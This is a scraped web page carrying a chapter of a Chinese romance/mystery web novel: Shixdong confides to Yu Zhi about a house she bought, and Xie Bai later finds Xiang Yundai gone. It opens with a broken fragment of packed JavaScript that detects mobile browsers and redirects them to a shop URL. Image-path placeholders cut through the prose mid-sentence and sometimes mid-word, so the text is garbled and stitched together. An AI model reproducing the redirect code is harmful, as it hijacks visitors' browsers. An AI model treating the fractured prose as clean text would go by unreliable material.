0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17108156|187222||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>说完婀娜多姿离开101,谢白跟着离开,向云黛临走前问拾冬:“阿冬,我之后可以来找你吗?”


    “可以。”


    向云黛含泪笑着点头,“好,那我先走了,拜拜。”


    “拜拜。”


    人走得就剩郁之和拾冬,她坐在刚刚关勤坐过的椅子上,抱着葫芦发呆,脑海中有很多思绪,拥挤不堪堵着,明明才过去一天,却感觉用了好几天的能量。


    她需要此刻什么都不想的放空。


    “祝婉儿呢?”拾冬坐了好一会儿才想起少了个人。


    “她应该也被关勤设计了,看到了些不愉快的事,一出来就告辞了。”


    拾冬没有细究,“嗯”了一声,墙上的时钟接近十二点,她突然饿了。


    “郁之,我们去吃火锅吧。”她需要热乎的能量补给。


    “好。”


    两人起身,郁之的车还停在小区,他们缓缓驶出盛辉小区,拾冬望着后视镜渐行渐远的保安亭,鬼使神差般说:“去吴村之前,我在这买了一套房子。”


    郁之开着车问:“然后呢?”


    拾冬笑了,“后来它成了凶宅上了电视。”


    郁之没有发表看法,等拾冬往下讲。


    “很小的时候我就想要一套房子,一套不会被赶走,可以永远待在里面的房子,不用去外面上厕所,洗澡时有取暖工具的房子,小时候听别的同学说她们洗澡不冷,我都想象不到,怎么会不冷,我每次洗澡都要被冻死了。这些年存了一点钱,孟老头说铺子要被收走的那天,我就决定买房,交了五万块定金,现在都还没要回来。


    虽然我总跟他吵架,他老骂我,说我这不好那不好,但他年纪一大把了还要被赶走,我不想让他这样。我想给我和他一个家,就像小时候他对我那样,他是一个好老头,已经给我很多了。”


    眼泪滴在葫芦上,拾冬没有动,只是静静看着它顺着弧面往下滑。


    无法坦然说出口的感谢和爱,拾冬有时候觉得她和孟永太像了,别扭地关心对方,却也总是不经意伤害对方。


    “不过现在老头的铺子还能继续住着,我得想办法先把我的五万块拿回来。”


    拾冬打开车窗,夏夜晚风吹过耳畔,她依靠在车门,望向外面逐渐冷清下来的街道。


    “师姐..”


    “嗯?”


    “忘了告诉你,你昨天的150是永久的,我那里你可以随时来住,含三餐外加下午茶和夜宵。”


    拾冬没有回头,笑声被风吹散,


    “那你不是亏大了。”


    郁之跟着一起笑了,“只要我愿意就没有亏损。”


    电台里,男歌手的歌唱到尾声,


    温柔的晚风轻轻地吹过城市的灯火


    温柔的晚风请你带走


    我昨天的梦


    今夜的晚风你要去哪里


    请告诉我


    *


    凌晨两点半,谢白被不断的震动声吵醒,他迷迷糊糊拿过手机,来电显示“关勤”


    “干什么!”谢白有点起床气,接通电话后语气略凶。


    关勤在丝滑的蚕丝被面上滚了个圈,问:“你有拾冬的联系方式吗?”


    “问这个干嘛?”


    “我有点喜欢她~”“?”谢白确认了一眼来电显示,粗口脱口而出,“你神经病吧!大晚上打电话说这个,恶不恶心。”


    说完切断电话,他翻了个身,发现向云黛不在。


    “云黛?”


    没人应。


    “云黛?”谢白从床上坐起,意识到,向云黛不在家。